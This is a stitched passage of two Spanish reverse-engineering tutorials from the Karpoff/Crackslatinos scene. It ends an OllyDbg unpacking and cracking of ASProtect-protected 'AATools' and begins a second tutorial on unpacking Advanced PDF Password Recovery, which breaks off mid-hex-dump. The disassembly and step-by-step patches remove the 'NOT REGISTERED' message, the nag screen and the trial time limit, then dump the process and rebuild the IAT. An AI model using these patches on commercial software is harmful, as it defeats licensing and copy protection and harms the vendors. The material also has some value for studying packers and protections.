Pues en edx hay otra referencia probable al Asprotect y se produce una excepción y después un desbordamiento de la pila. Pues bien para solucionar esto vamos a buscar loas direcciones en donde se llama a esta zona y a poner un breakpoint en cada una para llegar justo al punto donde se maneja la dirección falsa. Para esto nos paramos en 00404ED8 y damos Ctrl.+R y después Breakpoint para todo el mundo. En fin vamos a caer en 4ed37c

```
CPU - main thread, module aatols-D
004ED37C  53              PUSH EBX
004ED37D  8BD8            MOV EBX,EAX
004ED37F  8BC3            MOV EAX,EBX
004ED381  8B15 B8CD6A00   MOV EDX,[DWORD DS:6ACDB8]
004ED387  E8 4C7BF1FF     CALL aatols-D.00404ED8
004ED38C  5B              POP EBX
004ED38D  C3              RETN
004ED38E  8BC0            MOV EAX,EAX
004ED390  55              PUSH EBP
004ED391  8BEC            MOV EBP,ESP
004ED393  A1 C0CD6A00     MOV EAX,[DWORD DS:6ACDC0]
004ED398  A3 BCCD6A00     MOV [DWORD DS:6ACDBC],EAX
004ED39D  8B45 08         MOV EAX,[DWORD SS:EBP+8]
004ED3A0  A3 C0CD6A00     MOV [DWORD DS:6ACDC0],EAX
004ED3A5  5D              POP EBP
004ED3A6  C2 0400         RETN 4
004ED3A9  8D40 00         LEA EAX,[DWORD DS:EAX]
004ED3AC  55              PUSH EBP
004ED3AD  8BEC            MOV EBP,ESP
004ED3AF  A1 D8CD6A00     MOV EAX,[DWORD DS:6ACDD8]
004ED3B4  A3 D4CD6A00     MOV [DWORD DS:6ACDD4],EAX
004ED3B9  8B45 08         MOV EAX,[DWORD SS:EBP+8]
004ED3BC  A3 D8CD6A00     MOV [DWORD DS:6ACDD8],EAX
004ED3C1  8B45 0C         MOV EAX,[DWORD SS:EBP+C]
004ED3C4  A3 DCCD6A00     MOV [DWORD DS:6ACDDC],EAX
004ED3C9  5D              POP EBP
004ED3CA  C2 0800         RETN 8
004ED3CD  8D40 00         LEA EAX,[DWORD DS:EAX]
004ED3D0  55              PUSH EBP
004ED3D1  8BEC            MOV EBP,ESP
004ED3D3  A1 E4CD6A00     MOV EAX,[DWORD DS:6ACDE4]
004ED3D8  A3 E0CD6A00     MOV [DWORD DS:6ACDE0],EAX
004ED3DD  8B45 08         MOV EAX,[DWORD SS:EBP+8]
004ED3E0  A3 E4CD6A00     MOV [DWORD DS:6ACDE4],EAX
004ED3E5  8B45 0C         MOV EAX,[DWORD SS:EBP+C]
004ED3E8  A3 E8CD6A00     MOV [DWORD DS:6ACDE8],EAX
004ED3ED  5D              POP EBP
004ED3EE  C2 0800         RETN 8
004ED3F1  8D40 00         LEA EAX,[DWORD DS:EAX]
004ED3F4  55              PUSH EBP
004ED3F5  8BEC            MOV EBP,ESP
004ED3F7  68 1AD44E00     PUSH aatols-D.004ED41A
004ED3FC  B8 06D44E00     MOV EAX,aatols-D.004ED406
004ED401  83C0 02         ADD EAX,2
004ED404  FFE0            JMP NEAR EAX
004ED406  FF25 8B4508FF   JMP NEAR [DWORD DS:FF08458B]
[DS:006ACDB8]=01A73731
```

Vemos que se mueve a edx 01A73731, pues bien, buscamos en el programa original que es lo que supone que vaya aquí y es 01183731, en realidad lo que hace falta es que en ese lugar hayan par de ceros para la comparación de más adelante; entonces cambiamos el

```
004ED381  |. 8B15B8CD6A00     MOV EDX,[DWORD DS:6ACDB8]
```

por

```
004ED381     MOV EDX,buscar una dirección en el Dump en donde haya ceros
004ED386     NOP
```

(esta excepción no afecta a nuestro programa) y queda resuelta esta parte pero seguimos teniendo problemas L.

Seguimos traceando y vamos a llegar a una zona en la cual es donde se pasan los mensajes de “Not registered” y ya de paso vamos a aprovechar para que el programa no diga mas que no estamos registrados, caemos aquí:

```
006A2F15  |. 83B8 F4040000 00   CMP [DWORD DS:EAX+4F4],0
006A2F1C  |. 75 3F              JNZ SHORT aatols-C.006A2F5D
006A2F1E  |. 8B45 FC            MOV EAX,[LOCAL.1]
006A2F21  |. 05 F4040000        ADD EAX,4F4
006A2F26  |. BA 28326A00        MOV EDX,aatols-C.006A3228    ;  ASCII "NOT REGISTERED"
006A2F2B  |. E8 0C1ED6FF        CALL aatols-C.00404D3C
006A2F30  |. 68 40326A00        PUSH aatols-C.006A3240       ;  ASCII "AATools ::: "
006A2F35  |. 8B45 FC            MOV EAX,[LOCAL.1]
006A2F38  |. FFB0 F4040000      PUSH [DWORD DS:EAX+4F4]
006A2F3E  |. 68 58326A00        PUSH aatols-C.006A3258       ;  ASCII " :::"
006A2F43  |. 8D45 CC            LEA EAX,[LOCAL.13]
006A2F46  |. BA 03000000        MOV EDX,3
006A2F4B  |. E8 2C21D6FF        CALL aatols-C.0040507C
006A2F50  |. 8B55 CC            MOV EDX,[LOCAL.13]
006A2F53  |. 8B45 FC            MOV EAX,[LOCAL.1]
006A2F56  |. E8 790DDBFF        CALL aatols-C.00453CD4
006A2F5B  |. EB 0D              JMP SHORT aatols-C.006A2F6A
006A2F5D  |> BA 68326A00        MOV EDX,aatols-C.006A3268    ;  ASCII "AATools"
```

Vemos que se compara algo con cero y si no es igual se salta todo eso, pues a cambiar el 0 por un 1 o a poner que salte siempre.

Más abajo, en la llamada
006A2F6D |. E8 72300000 CALL aatols-C.006A5FE4 (a aquí llegamos porque se produce otra excepción) entramos y llegamos a una llamada a GetProcAddress y después un
006A6024 . FFD0 CALL NEAR EAX
donde eax también tiene otro valor raro y es que resultó que la llamada a esta api le toca a :

```
0118E494   55              PUSH EBP
0118E495   8BEC            MOV EBP,ESP
0118E497   8B55 0C         MOV EDX,[DWORD SS:EBP+C]
0118E49A   8B45 08         MOV EAX,[DWORD SS:EBP+8]
0118E49D   8B0D B8541901   MOV ECX,[DWORD DS:11954B8]
0118E4A3   8B09            MOV ECX,[DWORD DS:ECX]
0118E4A5   3BC8            CMP ECX,EAX
0118E4A7   75 09           JNZ SHORT 0118E4B2
0118E4A9   8B0495 14531901 MOV EAX,[DWORD DS:EDX*4+1195314]
0118E4B0   EB 07           JMP SHORT 0118E4B9
0118E4B2   52              PUSH EDX
0118E4B3   50              PUSH EAX
```

0118E4B4 E8 FF6BFFFF CALL 011850B8 ; JMP to kernel32.GetProcAddress
0118E4B9 5D POP EBP
0118E4BA C2 0800 RETN 8

que habíamos vistos que era verdadera….., error, no es del todo verdadera pues ahora el JNZ SHORT 0118E4B2 no va a resultar y se va a pasar a eax un valor más que raro que es adonde se va a hacer la llamada del Call Near Eax, pues bien buscamos los valores en el ejecutable original y a mi al final me queda que lo que se hace es pasar a eax un 11 por lo que nos comemos la llamada a la api y el call near eax y ponemos un mov eax,11:

```
CPU - main thread, module aatols-C
006A5FFD  . 85C0          TEST EAX,EAX
006A5FFF  .v0F85 9B000000 JNZ aatols-C.006A60A0
006A6005  . 33C0          XOR EAX,EAX
006A6007  . 55            PUSH EBP
006A6008  . 68 32606A00   PUSH aatols-C.006A6032
006A600D  . 64:FF30       PUSH [DWORD FS:EAX]
006A6010  . 64:8920       MOV [DWORD FS:EAX],ESP
006A6013  . A1 D8F56A00   MOV EAX,[DWORD DS:6AF5D8]
006A6018  . 50            PUSH EAX
006A6019  . A1 D4F56A00   MOV EAX,[DWORD DS:6AF5D4]
006A601E  . 50            PUSH EAX
006A601F  . 90            NOP
006A6020  . 90            NOP
006A6021  . 90            NOP
006A6022  . 90            NOP
006A6023  . 90            NOP
006A6024  . B8 11000000   MOV EAX,11
006A6029  . 90            NOP
006A602A  . 5A            POP EDX
006A602B  . 59            POP ECX
006A602C  . 59            POP ECX
006A602D  . 64:8910       MOV [DWORD FS:EAX],EDX
006A6030  .vEB 0C         JMP SHORT aatols-C.006A603E
006A6032  .^E9 A1E3D5FF   JMP aatols-C.004043D8
006A6037  . 33DB          XOR EBX,EBX
006A6039  . E8 02E7D5FF   CALL aatols-C.00404740
006A603E  > BE 1E000000   MOV ESI,1E
006A6043  . 2BF3          SUB ESI,EBX
006A6045  . 83FE 03       CMP ESI,3
006A6048  .v72 56         JB SHORT aatols-C.006A60A0
006A604A  . 8B0D 4CFD6A00 MOV ECX,[DWORD DS:6AFD4C]
006A6050  . 8B09          MOV ECX,[DWORD DS:ECX]
006A6052  . B2 01         MOV DL,1
006A6054  . A1 EC7A6A00   MOV EAX,[DWORD DS:6A7AEC]
006A6059  . E8 4A72DCFF   CALL aatols-C.0046D2A8
006A605E  . 8945 FC       MOV [LOCAL.1],EAX
006A6061  . 33C0          XOR EAX,EAX
006A6063  . 55            PUSH EBP
006A6064  . 68 99606A00   PUSH aatols-C.006A6099
006A6069  . 64:FF30       PUSH [DWORD FS:EAX]
006A606C  . 64:8920       MOV [DWORD FS:EAX],ESP
006A606F  . 8B45 FC       MOV EAX,[LOCAL.1]
006A6072  . 89B0 1C030000 MOV [DWORD DS:EAX+31C],ESI
006A6078  . 8B45 FC       MOV EAX,[LOCAL.1]
006A607B  . 8B10          MOV EDX,[DWORD DS:EAX]
```

Seguimos bajando con F8 y nos vamos a tropezar con que en
006A607D FF92E8000000 CALL NEAR [DWORD DS:EDX+E8]
sale la nag del principio, por lo que si nopeamos esta Call nos cargamos a la nag.

Más abajo, después del RET|N caemos en:

006A60A0 /> 5F POP EDI ; aatols-C.006A174C
006A60A1 |. 5E POP ESI
006A60A2 |. 5B POP EBX
006A60A3 |. 59 POP ECX
006A60A4 |. 5D POP EBP

```
006A60A5  \. C3              RETN
006A60A6     00              DB 00
006A60A7     00              DB 00
006A60A8   . FFFFFFFF            DD FFFFFFFF
```

Pero resulta que en el último POP se puede ver en el ejecutable original que se queda de puntero en la pila el valor 006A2F72 y el RETN nos lleva a esta dirección. En nuestro ejecutable dumpeado este valor esta dos veces más abajo por lo que el RETN nos lleva a otro lugar que no sirve. Pues para resolverlo se me ocurrió aprovechar los dos 00 que hay debajo del RETN y poner par de POP EBP, quedaría así:

```
006A60A0  /> 5F              POP EDI
006A60A1  |. 5E              POP ESI
006A60A2  |. 5B              POP EBX
006A60A3  |. 59              POP ECX
006A60A4  |. 5D              POP EBP
006A60A5     5D              POP EBP
006A60A6     5D              POP EBP
006A60A7     C3              RETN
006A60A8   . FFFFFFFF            DD FFFFFFFF
```

Y con esto si le ganamos al ASprotect ya nos funciona nuestro dumpeado y esta libre de la restricción del tiempo y no dice en ningún lado que no estamos registrados. Tres urras para nosotros.

Hay un detalle cuando damos About en el programa, nos sale un cartel de error y es el mismo problema de hace un rato que se estaba comparando con ???, en el cartel nos dice la dirección donde se produjo el error, y efectivamente fue en esta parte:

```
00404ED8  /$ 31C9        XOR ECX,ECX
00404EDA  |. 85D2        TEST EDX,EDX
00404EDC  |. 74 21       JE SHORT aatols-C.00404EFF
00404EDE  |. 52          PUSH EDX
00404EDF  |> 3A0A        CMP CL,[BYTE DS:EDX]    ß  Aquí se produce la excepción,
```

Ponemos un breakpoint aquí, damos About en el programa y cuando pare buscamos con Ctrl.+R todas las referencias a esta parte, ponemos breakpoint en ellas damos F9, Shift+F7, F9 de nuevo y damos otra vez About. Esta vez caemos en

```
0063BE09  |. A1 C8FB6A00    MOV EAX,[DWORD DS:6AFBC8]
0063BE0E     8B00             MOV EAX,[DWORD DS:EAX]
0063BE10  |. 50              PUSH EAX
```

en donde en la segunda instrucción se pasa un valor a eax de los que nos dan problemas, así que nopeamos esta segunda instrucción y ya no más cartel.
Sería:

```
0063BE09  |. A1 C8FB6A00    MOV EAX,[DWORD DS:6AFBC8]
0063BE0E     90               NOP
```

```
0063BE0F    90              NOP
0063BE10  |. 50             PUSH EAX
```

Ahora si que terminamos, después de tantos dolores de cabezas.

Agradecimientos: Auspex y a DGrojo por sus tutes, realmente me ayudaron, a Ricardo también por sus tutes y por su gran ayuda prestada, la conversación que tuvimos por el Messenger me sirvió de mucho y a todos los de Crackslatinos.

Cualquier problema, algo que no entiendan, o alguna sugerencia me pueden escribir a cubafreak@yahoo.com o a cubafreak@hotmail.com.
Recuerden que este tutorial es solo con fines educativos.
Saludos y muchas gracias.....Hasta la próxima.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion.
Email "Colabora con tus Proyectos

Karpoff Spanish Tutor 1999-2002

Programa: **Advanced PDF Password Recovery**

PROTECCION:	Asprotect 1.2x
Objetivo:	Desempakado Manual con OllyDbg
Descripcion:	Programa que permite desencriptar los archivos con formato PDF. Es decir nos permite desproteger los archivos en PDF
Dificultad:	Al principio fue muy dificil, pero una vez que se le coge el truco
DOWNLOAD:	hhttp://www.elcomsoft.com
Herramientas:	PEID 0.8, PEDITOR 1.7, Olly DBG 1.06, Memory Dumper v1.0, Revirgin y Topo
CRACKER:	**DGrojo** **FECHA:** **05/10/2002**

INTRODUCCION


Bueno pues aquí estamos de nuevo con otro desempacado de Asprotect 1.2x, en este caso he considerado hacer este programa porque es ligeramente distinto a los demás, y es que ya me parecen muy sencillos, ahora que se de qué va el tema claro, xD.

En el caso de este he tenido que recurrir a Topo para resolver una molesta entrada, que no afecta al funcionamiento del programa, pero si afecta a la introducción de la clave de registro.

Sin más confiar que estos tutoriales os sean de gran ayuda, cuando debais enfrentaros a algún Asprotect.

AL ATAKE

Antes que nada sería conveniente saber la base de la imagen y su largo, así que abrimos Peditor por ejemplo y cargamos el programa original:




Bueno pues anotamos lo siguiente:

Base de la imagen: 400000

Tamaño de la imagen: 138000

Como siempre en estos casos lo que deberemos hacer es analizar la víctima a ver si nos enteramos con qué está comprimido, el compilador, o su Punto Original de entrada del programa u OEP.

Abrimos PEID 0.8, y esto es justamente lo que nos va a mostrar:




Vemos que está empacado con Asprotect de mi amigo Alexey :D.


Pulsamos sobre el botón menú y lego pulsamos en OEP module para hallar el OEP, nos mostrará esto:

Como siempre he dicho, no os fieis, puede ser que sea bueno o no, eso si siempre es una referencia para saber por donde van los tiros.


Vamos a compararlo con el que obtengamos en Olly, así que abrimos Olly y cargamos el programa original en el, ejecutamos con F9, ya vamos ir encontrarndo una serie de excepciones que iremos superando con Mayusculas+F7, como unas 20 o así, hasta que llegue una en la cual se carga el programa original, es decir que ya no para. Bueno pues hacemos otra vez lo mismo hasta llegar a esta última dirección que será esta:




Momento en el cual ponemos un Break Point On Memory Access en Olly, a la sección donde esté el códigop ejecutable:



Ejecutamos una vez más con Mayusculas+F7 y F9, y estaremos en el OEP del programa:



Vale pues como vemos este coincide con el de PEID, bién vayamos a volcar a disco ahora mismo, así que no voy a volver a explicar el tema de porqué no funciona LordPE, ProcDump y demás porque ya lo he explicado en el tutorial de RAM Idle, así que directamente abrimos el Memory Dumper v1.0 que trabaja muy bién con Olly y ponemos esto:




Es decir seleccionamos el proceso de APDFPR que es el ejecutable original, seleccionamos para File Name, la localización y el nombre de nuestro archivo volcado, en Start Location ponemos la Base de la imagen y en Byte Count ponemos el largo de la misma, y lo hacemos como siempre como 0x porque está en hexadecimal. Tras un ratillo ya estará volcado el archivo.


Este archivo aún hay que arreglaro porque al tomarlo de la memoria tiene los offsets de disco y memoria descuadrados, así que como siempre abrimos el Peditor y cargar el archivo que acabamos de crear, vamos a seccions y con el botón derecho pulsamos en Dumpfixer, y estará ya arreglado en cuanto a offsets se refiere.

Bién, lo de siempre la famosa IAT, ya sabeis que Asprotect la destroza.

Ejecutamos el programa original, abrimos Revirgin (qué fantástica utilidad, aunque alguna mejora no le vendría nada mal, jeje) y sellecionamos el proceso relativo al apdfpr, que es este ejecutable original, vamos a OEP y ponemos el del programa 401000, pulsamos en Fetch IAT y nos saca algo como esto:



Y aquí me mosqueé cuando vi que sólo sacaba las funciones importadas del módulo Kernel32, uh uh algo no va bién, así que como siempre vamos a ver que pasa en Olly, es decir busquemos la IAT a mano. Pues entonces cargamos el programa en Olly llegamos al OEP, trazamos un poquito con F7, hasta que llegamos a lo que parece el salto a una función importada, es decir a esto:



Pulsamos con el botón derecho del ratón en la instrucción según se indica y ejecutamos Follow in Dump, Memory Address, en la ventana de datos nos aparecerá lo siguiente:

Address	Hex dump	ASCII
004F143C	5C 4C 1E 01 6C 4C 1E 01	\L▲0lL▲0
004F1444	7C 4C 1E 01 8C 4C 1E 01	|L▲0ÎL▲0
004F144C	DC E8 1C 01 9C 4C 1E 01	▄Þ└0£L▲0
004F1454	AC 4C 1E 01 BC 4C 1E 01	¬L▲0╝L▲0
004F145C	8C E4 1C 01 CC 4C 1E 01	ÎÕ└0╠L▲0
004F1464	DC 4C 1E 01 EC 4C 1E 01	▄L▲0ÿL▲0
004F146C	FC 4C 1E 01 0C 4D 1E 01	³L▲0.M▲0
004F1474	1C 4D 1E 01 2C 4D 1E 01	└M▲0,M▲0
004F147C	3C 4D 1E 01 4C 4D 1E 01	<M▲0LM▲0
004F1484	5C 4D 1E 01 6C 4D 1E 01	\M▲0lM▲0
004F148C	7C 4D 1E 01 8C 4D 1E 01	|M▲0ÎM▲0
004F1494	F8 E8 1C 01 9C 4D 1E 01	°Þ└0£M▲0
